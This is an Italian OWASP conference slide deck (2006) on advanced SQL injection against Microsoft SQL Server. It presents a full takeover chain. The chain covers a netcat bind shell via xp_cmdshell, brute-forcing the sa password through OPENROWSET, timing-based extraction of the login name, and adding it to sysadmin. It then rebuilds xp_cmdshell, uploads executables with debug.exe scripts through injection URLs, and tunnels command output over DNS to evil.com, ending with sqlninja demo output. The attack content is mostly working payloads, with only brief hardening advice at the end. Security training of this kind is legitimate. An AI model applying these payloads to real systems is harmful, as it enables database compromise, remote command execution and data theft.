



Applicazioni avanzate di SQL Injection su MS SQL Server

Alberto Revelli
Spike Reply

iceman@reply.it

SMAU e-academy
7 Oct 2006

Copyright © 2006 - The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the GNU Free Documentation License.

The OWASP Foundation
<http://www.owasp.org>

MS SQL 2000 SERVER TAKEOVER: Approccio “Hacking Exposed”

In presenza di SQL Injection su Microsoft SQL Server, il pattern di attacco “modello base” utilizza la xp_cmdshell extended procedure attraverso i seguenti passi:

1. Creazione di uno script FTP sul DB Server

```
xp_cmdshell 'echo open x.x.x.x > ftp.script'...
```

2. Lancio di FTP e download di netcat.exe sul server

```
xp_cmdshell 'ftp -n -s:ftp.script'
```

3. Avvio di netcat su una porta del server

```
xp_cmdshell 'nc.exe -e cmd.exe -L -d -p 53'
```

4. Connessione su tale porta e ottenimento della shell



...UN PO' DI CONSTRAINTS...

Il pattern di attacco è sicuramente efficace, laddove il system administrator si sia “dimenticato” di:

- ✓ Disabilitare xp_cmdshell
- ✓ Usare un account non amministrativo per eseguire le query
- ✓ Vietare ogni connessione da e verso Internet da parte del DB Server

Implementare tali contromisure è quindi sufficiente per sventare tale tipo di attacco ?

.... No, altrimenti non saremmo qui, oggi ! 😊



PATTERN DI ATTACCO

Effettuare una escalation di privilegi a system administrator




Riabilitare xp_cmdshell



Senza avviare connessioni da/per il DB Server, effettuare l'upload di un eseguibile che riesca a creare un covert channel tra noi e il DB



PRIVILEGE ESCALATION: OPENROWSET




OPENROWSET (Transact-SQL):

“Includes all connection information that is required to access remote data from an OLE DB data source. This method is an alternative to accessing tables in a linked server and is a one-time, ad hoc method of connecting and accessing remote data by using OLE DB” - <http://msdn2.microsoft.com/en-us/library/ms190312.aspx>

- ✓ Utilizzato per effettuare query su altri database
- ✓ Include le credenziali necessarie per l'accesso ai dati
- ✓ Se il DB remoto non è specificato, la connessione è locale
- ✓ Con una semplice inference injection, ci consente di effettuare un bruteforce della password di 'sa'



PRIVILEGE ESCALATION: OPENROWSET (cont.)



```
Select * from OPENROWSET ('SOLOLEDB', '', 'sa', '<pwd>',  
'waitfor delay ''0:0:5'';select 1')
```

Non scordarsi
di fare l'escape
dell'apice !

La query deve
restituire
almeno una
colonna


Il campo vuoto
effettua una
connessione
locale

Le wordlist
sono facilmente
disponibili in
rete

- ✓ Possiamo effettuare un blind bruteforcing
- ✓ Negli ethical hacking da noi effettuati, le password dei DB Administrator hanno resistito raramente



PRIVILEGE ESCALATION: OPENROWSET (cont.)




```
declare @query nvarchar(500)
declare @pwd nvarchar(500), @charset nvarchar(500)
declare @pwdlen int, @i int, @char
select @charset = N'abcdefghijklmnopqrstuvwxyz01234567890'
select @pwdlen = 8
while @i < @pwdlen begin
    -- make password candidate
    select @query=N'select * from
OPENROWSET('MSDASQL','DRIVER={SQL Server};SERVER=;uid=sa;
pwd='+@pwd+N''','select 1')'
    exec xp_execresultset @query, N'master'
    -- check success
    -- increment the password
end
```

© Chris Anley, NGSSoftware

**Il bruteforce può addirittura avvenire sul DB server,
sfruttando le sue risorse di calcolo !**



PRIVILEGE ESCALATION: system_user



```
if (select len(system_user)) <= 10 waitfor delay '0:0:5' ~6 secs
if (select len(system_user)) <= 5 waitfor delay '0:0:5' ~6 secs
if (select len(system_user)) <= 2 waitfor delay '0:0:5' ~1 sec
if (select len(system_user)) <= 4 waitfor delay '0:0:5' ~1 secs
```

=> len(system_user) = 5 !


```
if ascii(substring((select system_user),1,1))<=120 waitfor delay '0:0:5'
~ 6 secs
if ascii(substring((select system_user),1,1))<=75 waitfor delay '0:0:5'
~ 1 secs
if ascii(substring((select system_user),1,1))<=98 waitfor delay '0:0:5'
~ 1 secs
....ecc.
```

=> ascii(substring((select system_user),1,1)) = 102 = 'f'

Mediante inference-based injection è banale trovare il nome utente da aggiungere al gruppo dei system administrator



PRIVILEGE ESCALATION: sp_addsrvrolemember




```
Select * from OPENROWSET ('SQLOLEDB', '';'sa'; '<pwd>',  
'exec master..sp_addsrvrolemember ''<usr>'' ,  
'sysadmin';select 1')
```



- ✓ Il nostro utente è ora nel gruppo sysadmin
- ✓ Le prossime query verranno eseguite con diritti amministrativi senza doverle incapsulare con OPENROWSET



RIABILITARE XP_CMDSHELL



Caso 1: il sysadmin ha usato sp_dropextendedproc

Soluzione: sp_addextendedproc 'xp_cmdshell','xplog70.dll'

Caso 2: il sysadmin ha usato sp_dropextendedproc e cancellato xplog70.dll


Soluzione:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 1) AS
DECLARE @result int, @OLEResult int, @RunResult int, @ShellID int
EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OADestroy @ShellID
return @result
```

Codice di Antonin Foller, leggermente modificato



UPLOAD DI ESEGUIBILE



DEBUG.EXE - a program you can use to test and debug MS-DOS executable files*

- ✓ Sempre presente di default (NT/2000/2003)
- ✓ Utilizzabile tramite script


Comandi interessanti:

- ✓ n (name) – specifica il file su cui effettuare il debug
- ✓ f (fill) – riempie un segmento di memoria con un valore definito
- ✓ e (enter) – scrive in memoria ad un indirizzo specificato
- ✓ w (write) – scrive il file su disco

* <http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/debug.msp>




UPLOAD DI ESEGUIBILE



- ✓ L'obiettivo è di ottenere uno script che vada a scrivere in memoria l'esatta immagine dell'eseguibile e che poi la scriva sul disco del DB Server
- ✓ Ci sono vari tool che creano tali script a partire da un qualsiasi eseguibile (es. makescr.exe di Ollie Whitehouse)
- ✓ Il più indicato per questo contesto è però dbgtool di Jussi (<http://www.toolcrypt.org>), che produce gli script più brevi
- ✓ Debug.exe restituisce un errore quando si applica questa tecnica ai file exe, ma in generale è sufficiente rinominare il file di input e riportarlo al nome originale successivamente



UPLOAD DI ESEGUIBILE



Esempio di script


```
n prog.txt          // Crea un file temporaneo

f 0100 ffff 00      // Riempie il segmento di 0x00

e 100 4d 5a 90      // Scrive in memoria i valori
e 104 03             // diversi da 0x00
e 108 04
e 10c ff ff
<snip>
w                   // Scrive il file su disco
q                   // Esce da debug.exe
```



UPLOAD DI ESEGUIBILE



```
http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'echo+f+0100+FFFF+00+>>+prog.scr';
```

```
http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'echo+e+100+4D+5A+90+>>+prog.scr';
```

....

```
http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'debug+<+prog.scr';
```


```
http://www.victim.com/checkid.asp?code=0;exec+master..xp_cmdshell+'ren+prog.txt+prog.exe';
```

Alla fine del procedimento, l'eseguibile è stato trasferito ed è pronto per essere utilizzato. Da notare che:

- ✓ Sono state utilizzate solo normali chiamate HTTP
- ✓ Sono stati utilizzati unicamente caratteri ASCII per creare un file binario



OUTPUT TUNNELING




A questo punto:

- ✓ Abbiamo diritti amministrativi
- ✓ Possiamo lanciare comandi sul DB Server
- ✓ Possiamo effettuare l'upload di eseguibili

Il problema ora rimane recuperare l'output di tali comandi, e dal momento che non sono possibili connessioni dirette l'unica possibilità è creare un tunnel sfruttando un protocollo che possa uscire dalla rete target attraverso un secondo server che faccia da proxy



OUTPUT TUNNELING (cont.)



HTTP

- ✓ È necessario trovare un proxy in uscita ed eventuali credenziali di autenticazione

SMTP


- ✓ Via xp_sendmail, Database Mail (SQL Server 2005), o upload di un eseguibile che cerchi un SMTP server disponibile

DNS

- ✓ È sufficiente che il DB Server possa risolvere nomi all'esterno. L'idea è di effettuare l'upload di un eseguibile che riceva i comandi via SQL Injection e invii l'output di tali comandi sotto forma di richiesta DNS. L'unico prerequisito è il controllo autoritativo di un dominio (es.: evil.com)



DNS TUNNEL



1) Upload di un agente remoto (dnstun.exe) attraverso debug script

2) Invio del comando all'agente via SQL Injection

```
http://www.victim.com/page.asp?id=0;exec+master..xp_cmdshell+'dsntun.exe+evil.com+dir+c:';
```


3) Lancio del comando e intercettazione dell'output da parte dell'agente. Tale output viene codificato in base32, i cui caratteri sono tutti validi in una richiesta DNS

output:

```
h273yb2c3oe2nh098yr2en3mjew0ru3n29jm30r29j2r085uy20498u....
```



DNS TUNNEL (cont.)





4) Incapsulamento di tale stringa in uno o più hostnames appartenenti al dominio controllato dall'attaccante, e risoluzione di tali nomi

```
gethostbyname ("h273yb2c3oe2nh098yr2en3mjew0ru3n29jm.evil.com");
```


5) Tale richiesta viene ricevuta dal DNS server della rete target, che inoltrerà la richiesta all'IP dell'attaccante che risulta come DNS autoritativo di tale dominio. All'attaccante non rimane quindi che decodificare l'hostname richiesto per ottenere l'output del comando



DNS TUNNEL (cont.)



 Comando lanciato via SQL Injection

 Output del comando ricevuto attraverso richiesta DNS



DEMO:

```
iceman@nightblade sqlninja # ./sqlninja.pl -m dnstunnel
Sqlninja rel. 0.1.1
Copyright (C) 2006 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....
[+] Starting dnstunnel mode...
[+] Enter "exit" to be dropped back to your shell.
dnstunnel> dir c:\
Volume in drive C has no label.
Volume Serial Number is 9831-C315

Directory of c:\

07/03/2006  01.44      <DIR>          cygwin
06/12/2005  22.17      <DIR>          Documents and Settings
24/03/2006  18.39      230.424  img2-001.raw
08/02/2006  18.53      <DIR>          Inetpub
18/07/2006  01.44      <DIR>          Program Files
06/09/2006  23.55      0  QUERY.LOG
23/12/2005  01.57      59  rec.ini
04/12/2005  22.34      404  Shortcut to msys.lnk
14/10/2005  19.12      <DIR>          SQL2KSP4
18/07/2006  02.38      <DIR>          WINNT
...
```



RIASSUMENDO....

- ✓ La vulnerabilità dell'applicazione web ha vanificato tutto l'hardening effettuato sul DB Server e le misure di sicurezza perimetrale
- ✓ Ancora una conferma dell'importanza di avere password solide
- ✓ Ove possibile, vietare alle macchine della LAN di risolvere nomi esterni e, ancora una volta, filtrare l'input delle applicazioni web

Le tecniche illustrate sono state implementate in un tool open source, disponibile all'indirizzo:

<http://sqlninja.sf.net>



*Questa presentazione è stata realizzata
utilizzando unicamente software Open Source*



debian

